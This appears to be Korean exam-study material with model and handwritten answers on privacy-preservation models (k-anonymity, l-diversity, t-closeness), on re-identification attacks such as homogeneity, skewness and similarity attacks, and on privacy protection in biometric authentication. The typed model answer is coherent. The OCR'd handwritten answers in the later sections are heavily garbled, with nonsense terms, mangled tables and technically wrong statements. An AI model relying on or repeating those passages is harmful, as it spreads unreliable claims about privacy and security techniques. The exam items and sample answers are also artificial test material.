| 구현 방법   | <table border="1"> <thead> <tr> <th colspan="3">준식별자</th> <th colspan="2">민감한 정보</th> </tr> <tr> <th>지역 코드</th> <th>연령</th> <th>성별</th> <th>질병</th> <th></th> </tr> </thead> <tbody> <tr> <td>1 130**</td> <td>&lt; 30</td> <td>*</td> <td>전립선염</td> <td></td> </tr> <tr> <td>2 130**</td> <td>&lt; 30</td> <td>*</td> <td>전립선염</td> <td></td> </tr> <tr> <td>3 130**</td> <td>&lt; 30</td> <td>*</td> <td>고혈압</td> <td></td> </tr> <tr> <td>4 130**</td> <td>&lt; 30</td> <td>*</td> <td>고혈압</td> <td></td> </tr> </tbody> </table> |    |        |  |             |       |    |    | 준식별자  |       |    | 민감한 정보 |       | 지역 코드 | 연령 | 성별 | 질병    |       | 1 130** | < 30 | *     | 전립선염  |    | 2 130** | < 30                                                                                                                                                                                                                                                                                                                                                                                          | * | 전립선염 |  | 3 130** | < 30 | *  | 고혈압 |         | 4 130** | < 30 | *    | 고혈압     |    |   |      |         |    |   |     |         |    |   |     |
| 준식별자    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |    | 민감한 정보 |  |             |       |    |    |       |       |    |        |       |       |    |    |       |       |         |      |       |       |    |         |                                                                                                                                                                                                                                                                                                                                                                                               |   |      |  |         |      |    |     |         |         |      |      |         |    |   |      |         |    |   |     |         |    |   |     |
| 지역 코드   | 연령                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | 성별 | 질병     |  |             |       |    |    |       |       |    |        |       |       |    |    |       |       |         |      |       |       |    |         |                                                                                                                                                                                                                                                                                                                                                                                               |   |      |  |         |      |    |     |         |         |      |      |         |    |   |      |         |    |   |     |         |    |   |     |
| 1 130** | < 30                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | *  | 전립선염   |  |             |       |    |    |       |       |    |        |       |       |    |    |       |       |         |      |       |       |    |         |                                                                                                                                                                                                                                                                                                                                                                                               |   |      |  |         |      |    |     |         |         |      |      |         |    |   |      |         |    |   |     |         |    |   |     |
| 2 130** | < 30                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | *  | 전립선염   |  |             |       |    |    |       |       |    |        |       |       |    |    |       |       |         |      |       |       |    |         |                                                                                                                                                                                                                                                                                                                                                                                               |   |      |  |         |      |    |     |         |         |      |      |         |    |   |      |         |    |   |     |         |    |   |     |
| 3 130** | < 30                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | *  | 고혈압    |  |             |       |    |    |       |       |    |        |       |       |    |    |       |       |         |      |       |       |    |         |                                                                                                                                                                                                                                                                                                                                                                                               |   |      |  |         |      |    |     |         |         |      |      |         |    |   |      |         |    |   |     |         |    |   |     |
| 4 130** | < 30                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | *  | 고혈압    |  |             |       |    |    |       |       |    |        |       |       |    |    |       |       |         |      |       |       |    |         |                                                                                                                                                                                                                                                                                                                                                                                               |   |      |  |         |      |    |     |         |         |      |      |         |    |   |      |         |    |   |     |         |    |   |     |
|         | <4-익명성 모델에 의해 익명화된 의료데이터 (k=4)>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |    |        |  |             |       |    |    |       |       |    |        |       |       |    |    |       |       |         |      |       |       |    |         |                                                                                                                                                                                                                                                                                                                                                                                               |   |      |  |         |      |    |     |         |         |      |      |         |    |   |      |         |    |   |     |         |    |   |     |
|         | <p>같은 준식별자 속성 값들로 익명화된 레코드들의 모임을 '동일 준식별자 속성값 집합(Equivalent class, 동질집합)'이라고 함</p>                                                                                                                                                                                                                                                                                                                                                                                                                                                   |    |        |  |             |       |    |    |       |       |    |        |       |       |    |    |       |       |         |      |       |       |    |         |                                                                                                                                                                                                                                                                                                                                                                                               |   |      |  |         |      |    |     |         |         |      |      |         |    |   |      |         |    |   |     |         |    |   |     |

- K-익명성에 대한 두 가지 공격, 즉 동질성 공격 및 배경 지식에 의한 공격에 대해 L-다양성을 통한 방어 필요

#### 나. K-익명성의 취약점 보완, L-다양성 (L-Diversity)

| 구 분      | 내 용                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |      |        |  |        |  |       |    |    |    |  |         |      |   |      |  |         |      |   |     |  |         |      |   |    |  |          |      |   |    |  |
|----------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------|--------|--|--------|--|-------|----|----|----|--|---------|------|---|------|--|---------|------|---|-----|--|---------|------|---|----|--|----------|------|---|----|--|
| 개념       | <ul style="list-style-type: none"> <li>- 주어진 데이터 집합에서 함께 익명화되는 레코드들(동질 집합)은 적어도 L 개의 서로 다른 민감정보를 가져야 한다는 프라이버시 보호 모델</li> </ul>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |      |        |  |        |  |       |    |    |    |  |         |      |   |      |  |         |      |   |     |  |         |      |   |    |  |          |      |   |    |  |
| 구현 방법    | <ul style="list-style-type: none"> <li>- 동질성 공격에 대응 : 동질 집합 내 데이터간의 동질성을 이용해 민감 정보를 알아내는 공격 대응</li> </ul> <table border="1"> <thead> <tr> <th colspan="3">준식별자</th> <th colspan="2">민감한 정보</th> </tr> <tr> <th>지역 코드</th> <th>연령</th> <th>성별</th> <th>질병</th> <th></th> </tr> </thead> <tbody> <tr> <td>1 1305*</td> <td>≤ 40</td> <td>*</td> <td>전립선염</td> <td></td> </tr> <tr> <td>4 1305*</td> <td>≤ 40</td> <td>*</td> <td>고혈압</td> <td></td> </tr> <tr> <td>9 1305*</td> <td>≤ 40</td> <td>*</td> <td>위암</td> <td></td> </tr> <tr> <td>10 1305*</td> <td>≤ 40</td> <td>*</td> <td>위암</td> <td></td> </tr> </tbody> </table> <ul style="list-style-type: none"> <li>- K-익명성의 동질성 공격/배경 지식 공격에 대응하기 위해 동질 집합은 3-다양성을 통해 익명화 되어 3 개 이상의 서로 다른 민감한 정보(전립선염/고혈압/위암)를 가짐</li> </ul> | 준식별자 |        |  | 민감한 정보 |  | 지역 코드 | 연령 | 성별 | 질병 |  | 1 1305* | ≤ 40 | * | 전립선염 |  | 4 1305* | ≤ 40 | * | 고혈압 |  | 9 1305* | ≤ 40 | * | 위암 |  | 10 1305* | ≤ 40 | * | 위암 |  |
| 준식별자     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |      | 민감한 정보 |  |        |  |       |    |    |    |  |         |      |   |      |  |         |      |   |     |  |         |      |   |    |  |          |      |   |    |  |
| 지역 코드    | 연령                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | 성별   | 질병     |  |        |  |       |    |    |    |  |         |      |   |      |  |         |      |   |     |  |         |      |   |    |  |          |      |   |    |  |
| 1 1305*  | ≤ 40                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | *    | 전립선염   |  |        |  |       |    |    |    |  |         |      |   |      |  |         |      |   |     |  |         |      |   |    |  |          |      |   |    |  |
| 4 1305*  | ≤ 40                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | *    | 고혈압    |  |        |  |       |    |    |    |  |         |      |   |      |  |         |      |   |     |  |         |      |   |    |  |          |      |   |    |  |
| 9 1305*  | ≤ 40                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | *    | 위암     |  |        |  |       |    |    |    |  |         |      |   |      |  |         |      |   |     |  |         |      |   |    |  |          |      |   |    |  |
| 10 1305* | ≤ 40                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | *    | 위암     |  |        |  |       |    |    |    |  |         |      |   |      |  |         |      |   |     |  |         |      |   |    |  |          |      |   |    |  |

- L-다양성의 취약점인 쓸림 공격, 유사성 공격에 대응하기 위해 T-근접성 모델 도입 필요

#### 다. L-다양성의 취약점 보완, T-근접성(T-Closeness)

| 구 분 | 내 용                                                                                                                        |
|-----|----------------------------------------------------------------------------------------------------------------------------|
| 개념  | <ul style="list-style-type: none"> <li>- 동질 집합에서 민감한 정보의 분포와 전체 데이터 집합에서 민감한 정보의 분포가 유사한 차이를 보이게 하는 프라이버시 보호 모델</li> </ul> |

# 컴퓨터시스템응용(3교시)

|       |                                                                    |
|-------|--------------------------------------------------------------------|
| 구현 방법 | - 쓸림 공격 대응 : 민감한 정보가 특정한 값에 쓸려 있을 경우 대응                            |
|       | - 유사성 공격 대응 : 익명화된 레코드의 민감한 정보가 서로 유사한 경우에 대한 대응                   |
|       |                                                                    |
|       | - 급여 전체 분포가 30 ~ 110 일 때 급여 분포는 30-90 으로 쓸림 없이 유사하게 분포되어 쓸림 공격에 대응 |
|       | - 질병이 위와 폐 관련으로 분산되어 유사성 공격에 대응                                    |
|       |                                                                    |
|       |                                                                    |
|       |                                                                    |
|       |                                                                    |
|       |                                                                    |

### 3. 동질집합 내 정보의 의미가 유사함을 이용한 공격 및 대응 기법 예시

#### 가. 동질 집합 내 정보의 의미가 유사함을 이용한 공격

|   | 준식별자   |      |          | 민감한 정보 |                                                           |
|---|--------|------|----------|--------|-----------------------------------------------------------|
|   | 지역 코드  | 연령   | 급여 (백만원) | 질병     |                                                           |
| 1 | 476**  | 2*   | 30       | 위궤양    | <b>쓸림 공격 가능</b><br>전체 분포에 비해 급여 분포가 한쪽으로 쓸려 있어 급여의 추측이 가능 |
| 2 | 476**  | 2*   | 40       | 급성 위염  |                                                           |
| 3 | 476**  | 2*   | 50       | 만성 위염  |                                                           |
| 4 | 4790** | ≥ 40 | 60       | 급성 위염  | <b>유사성 공격</b><br>병명은 서로 다르지만 위와 관련된 질병으로 의미가 서로 유사함       |
| 5 | 4790** | ≥ 40 | 110      | 감기     |                                                           |
| 6 | 4790** | ≥ 40 | 80       | 기관지염   |                                                           |
| 7 | 476**  | 3*   | 70       | 기관지염   |                                                           |
| 8 | 476**  | 3*   | 90       | 폐렴     |                                                           |
| 9 | 476**  | 3*   | 100      | 만성 위염  |                                                           |

#### 나. 동질 집합 내 정보의 의미가 유사함을 이용한 공격 대응 방법

|   | 준식별자  |      |          | 민감한 정보 |                                                                                       |
|---|-------|------|----------|--------|---------------------------------------------------------------------------------------|
|   | 지역 코드 | 연령   | 급여 (백만원) | 질병     |                                                                                       |
| 1 | 4767* | ≤ 40 | 30       | 위궤양    | <b>쓸림 공격 대응</b><br>급여의 분포를 전체 급여 분포와 유사하게 구성                                          |
| 3 | 4767* | ≤ 40 | 50       | 만성 위염  |                                                                                       |
| 8 | 4767* | ≤ 40 | 90       | 폐렴     |                                                                                       |
| 4 | 4790* | ≥ 40 | 60       | 급성 위염  |                                                                                       |
| 5 | 4790* | ≥ 40 | 110      | 감기     |                                                                                       |
| 6 | 4790* | ≥ 40 | 80       | 기관지염   | <b>유사성 공격 대응</b><br>병명이 서로 다르면서, 질병이 '위' 와 관련된 것 이 외에 '폐' 와 관련된 질병을 포함해 질병 유추를 어렵게 구성 |
| 2 | 4760* | 3*   | 40       | 급성 위염  |                                                                                       |
| 7 | 4760* | 3*   | 70       | 기관지염   |                                                                                       |
| 9 | 4760* | 3*   | 100      | 만성 위염  |                                                                                       |

"끝"

|                      |                                                                                                                                                   |
|----------------------|---------------------------------------------------------------------------------------------------------------------------------------------------|
| 고득점 전략<br>및<br>학습가이드 | <ul style="list-style-type: none"> <li>- 개인정보 비식별화 방법과 비식별화된 정보를 이용한 재식별화의 위험성에 대한 전체 흐름 이해</li> <li>- 개인정보 보호 모델의 예시를 통한 공격과 대응 기법 학습</li> </ul> |
|----------------------|---------------------------------------------------------------------------------------------------------------------------------------------------|

3. 프라이버시 보호 모델 구현 시 다음 질문에 대하여 설명하시오.

가. K-의명성, L-다양성, T-근접성

나. 동질집합 내 정보의 의미가 유사함을 이용한 공격 및 대응 기법 예시

## 컴퓨터시스템응용

문 3) K-의명성/L-다양성/T-근접성, 유사성 공격에  
대한 공격 및 대응 기법의 예시

답)

### I. 프라이버시 보호 모델 구현의 필요성



번호 - 빅 데이터 환경에서 대량의 비/반/정형 데이터의 누적/처리/이용에 개인정보의 유출 가능

II. 가. K-의명성, L-다양성, T-근접성  
동질집합 다양화를 위한 K-의명성

| 번호       | 성별 | 주소  | 국어   | 질병   |
|----------|----|-----|------|------|
| 1. 동일집합내 | 남  | A-1 | 200> | 위암   |
| 같은       | 남  | A-1 | 200> | 심근경색 |
| 그룹이수     | 남  | A-1 | 200> | 폐암   |
| (K=3)    | 여  | B-1 | 200< | 유방암  |

민감한 속성의 데이터의 분산하지 못  
하게 하기 위하여 동질집합의 수를 다양하게  
하여 개인의 프라이버시를 보호하는 모델

나. L-다양성 (민감속성 다양화)의 개념

| 번호    | 질병   | 성별 | 주소  | 국어   |
|-------|------|----|-----|------|
| 동일집합내 | 위암   | 남  | A-1 | 200> |
| 민감속성의 | 심근경색 | 남  | A-1 | 200> |
| 개수를   | 폐암   | 남  | A-1 | 200> |
| 다양화   | 유방암  | 여  | B-1 | 200< |
| (L=3) | 폐암   | 여  | B-1 | 200< |

- 같은 그룹 내의 민감한 속성을 여러 가지  
분리를 통하여 동질성 공격을 예방하는 모델

3. 프라이버시 보호 모델 구현 시 다음 질문에 대하여 설명하시오.

가. K-의명성, L-다양성, T-근접성

나. 동질집합 내 정보의 의미가 유사함을 이용한 공격 및 대응 기법 예시

#### 번호 다. 학교에 기반한 유족을 배제하는 T-근접성

| 성별 | 주소  | 급여    | 질병   | 숫자 |
|----|-----|-------|------|----|
| 남  | A-1 | 200 > | 위암   | 유족 |
| 여  | A-2 | 100 > | 유방암  | 배제 |
| 남  | A-3 | 400 < | 심근경색 |    |

학급집합 숫자의 다양성을 통한 유족 배제

- 급여 정보에 대한 의사의 숫자에 대하여 정보를 다르게 표현하여 유족 배제하는 모델

#### III. 유사성 공격의 예와 대응 기법 예시

##### 가. 유A공 공격의 예시

| 성별 | 주소  | 나이   | 이민여부 | 질병   | 유족  |
|----|-----|------|------|------|-----|
| 남  | A-1 | 30 > | X    | 위암   |     |
| 남  | A-1 | 30 > | X    | 폐암   | 장남자 |
| 남  | A-1 | 30 > | X    | 심근경색 | 조제  |

99% 이상 이민여부가 같은 경우 정보

- 동일집합 내의 연령 이상이 이민여부에 영향 미치는 경우를 통한 장남의 유족

##### 나. 유사성 공격에 대한 대응 방안 예시

- 유A공에 대한 차별 정부의 일의 심연을

#### 번호 토란 정보의 유족을 딱기위한 T-근접성 적용

| 번호 | 성별 | 주소  | 나이   | 이민여부 | 질병   |
|----|----|-----|------|------|------|
| 1  | 남  | A-1 | 30 > | X    | 유족   |
| 2  | 남  | A-1 | 30 > | O    | 폐암   |
| 3  | 남  | A-1 | 30 > | X    | 폐암   |
| 4  | 남  | A-1 | 30 > | O    | 심근경색 |

이미 다른 학급 정보처럼

- 동일집합 내의 유사한 데이터에 따른 대처를 통하여 유사성 공격에 대처

#### IV. 프라이버시 공격 유형과 예방모델

| 공격유형 | 설명            | 예방모델      |
|------|---------------|-----------|
| 여결   | - 두 개 이상의 테이터 | - 동일집합    |
| 공격   | 같은 연령한 정보유출   | 다양성 K-의명성 |
| 동일성  | - 동일한 데이터에    | - 단속성     |
| 공격   | 다른 정보의 유출     | 다양화 L-다양성 |
| 배경자식 | - 숫자는 유방암에    | - L-다양성   |
| 공격   | 길라지 않는 배경자식   | 모델 적용     |
| 유사성  | - 필요한 정보의     | - T-근접성   |
| 공격   | 유사한 데이터 유출    | 모델 적용     |
| 동점   | - 한쪽으로 정보가    | - T-근접성   |
| 공격   | 쏠리는 경우 정보유출   | 작용 "沿途"   |

2. 사용자 인증 수단으로 생체정보의 이용이 늘고 있으며 이에따라 생체정보 유출에 따른 개인정보 프라이버시 침해가 우려되고 있다.  
생체인증에서의 개인 정보 침해유형을 기술하고, 이를 해결하기 위한 프라이버시 보호기술을 설명하시오.

정보관리기술사

|    |                                                               |                                                                    |                         |
|----|---------------------------------------------------------------|--------------------------------------------------------------------|-------------------------|
| 번호 | 문제                                                            | 생체인증에서의 개인 정보 침해 유형                                                | 프라이버시 보호기술              |
| 1) | · 생체인증에서의 개인 정보 침해 유형<br>· 프라이버시 보호기술 (설명)                    | · 개인 정보 유출<br>· 제3자 제공<br>· 영역 설정<br>· 인증(인식) 시스템                  | 15                      |
| 2) | 생체인증 핵심 배경.                                                   | · 사용자 등록<br>· 대중<br>· 생체 인증<br>· 제3자 제공<br>· 영역 설정<br>· 인증(인식) 시스템 |                         |
|    | · 생체인증 핵심 배경. 생체인증 핵심 배경                                      |                                                                    |                         |
|    | - 디지털 학산, 그로 인한 인증 수단 확장 위험 인해<br>유의/영역/이동 등 비유 생체인증 핵심 핵심 추세 |                                                                    |                         |
|    | - 디스, 생체인증의 경우 보안 시 예상적 복구 불가<br>특성 이유, 생체정보 유출에 대한 고려 필수     |                                                                    |                         |
| 3) | 생체인증에서의 개인 정보 침해 유형.                                          |                                                                    |                         |
|    | 침해유형                                                          | 세보유형                                                               | 특징                      |
|    | · 생체인증<br>특성                                                  | · 특수기기로,<br>사진 Image 활용<br>· 디지털 COPY 인증                           | · 개인 특성에<br>대한 COPY 가능  |
|    | COPY<br>기호                                                    | · 자료 처리 복제,<br>복제 허용                                               | · 복사 가능한 특성<br>복제 기술 활용 |
|    | 저장장치                                                          | · 암호화 하지<br>않은 저장장치                                                | · Database              |
|    | 정보의                                                           | 정보의                                                                | 정보의                     |

| 번호 | 유출                                                       | 방지방법                          | 방지기술                          |
|----|----------------------------------------------------------|-------------------------------|-------------------------------|
|    | 해킹.                                                      | 해킹, 해킹 방지                     | 해킹기술 활용                       |
|    | 정보                                                       | 증강자 공격 통한<br>전송정보 해킹          | 정보 추적                         |
|    | 전송과정의<br>침해                                              | · 취약한 Device<br>제거(삭제)        | · 해킹 트래킹<br>설치, 유출            |
| X  | - 생체인증 정보의<br>복제, 증오성 증가<br>위험, 침해 통한<br>정보 유출, 침해 사례 증가 |                               |                               |
| X  | - 프라이버시 보호 기술 적용 통한 침해 대응 필요.                            |                               |                               |
| 4) | 생체인증 프라이버시 보호 기술.                                        |                               |                               |
|    | 보호기술                                                     | 세보기술                          | 수행 기능.                        |
|    | · 개인<br>생체 정보                                            | · PDDM<br>제거(삭제)              | · 기하학, 크리암<br>변환 통한 보호        |
|    | 암호화<br>기술                                                | · 동적암호화 통한<br>밀안, 활용 가능       | · 중국인의 나머지<br>밀안 활용 가능        |
|    | · 프라이버시<br>정보                                            | · LZA, SEED,<br>SHA3 통한 정보 보호 | · RSA 통신, SSL,<br>TLS 통한 전송보안 |
|    | 전송보안<br>기술                                               | · 암자암호 통신 활용<br>증정전송 보장       | · BB&T, 순수나우<br>통한 중간회피 방지    |
|    | · 데이터<br>밀란시                                             | · 개인 정보<br>보관 보호              | · 생체 정보의<br>분리, 별도 관리         |

2. 사용자 인증 수단으로 생체정보의 이용이 늘고 있으며 이에따라 생체정보 유출에 따른 개인정보 프라이버시 침해가 우려되고 있다.  
생체인증에서의 개인 정보 침해유형을 기술하고, 이를 해결하기 위한 프라이버시 보호기술을 설명하시오.

정보관리기술사

|                                                                                                                           |                     |                                                 |                           |
|---------------------------------------------------------------------------------------------------------------------------|---------------------|-------------------------------------------------|---------------------------|
| 번호                                                                                                                        | 프라이버시<br>보호 기술      | · <del>생체인증, 접근제어</del><br><del>통한 인증 계층화</del> | · CAPTCHA, 대중인증<br>HSM 적용 |
|                                                                                                                           | · 프라이버시<br>정보<br>제보 | · <del>SSN</del> 통한<br>이상침입지수화                  | · 키그, 활동 기반<br>침해 감시      |
|                                                                                                                           | 학습방지<br>기술          | · 강별리 통한<br>변도 NAW-분석                           | · 매우 접근, 학습<br>시도 방어      |
| <p>- 생체인증의 경우 정보분석의 위험성은<br/>신체정보와 행위인증 정보 통한 다양화 제고로<br/>제스처, 얼굴 등 식별 가능 정보 통한 생체<br/>인증 대체화 및 두 가지 이상 혼용인증 통한 강화 필요</p> |                     |                                                 |                           |
| <p>"<u>물</u>"</p>                                                                                                         |                     |                                                 |                           |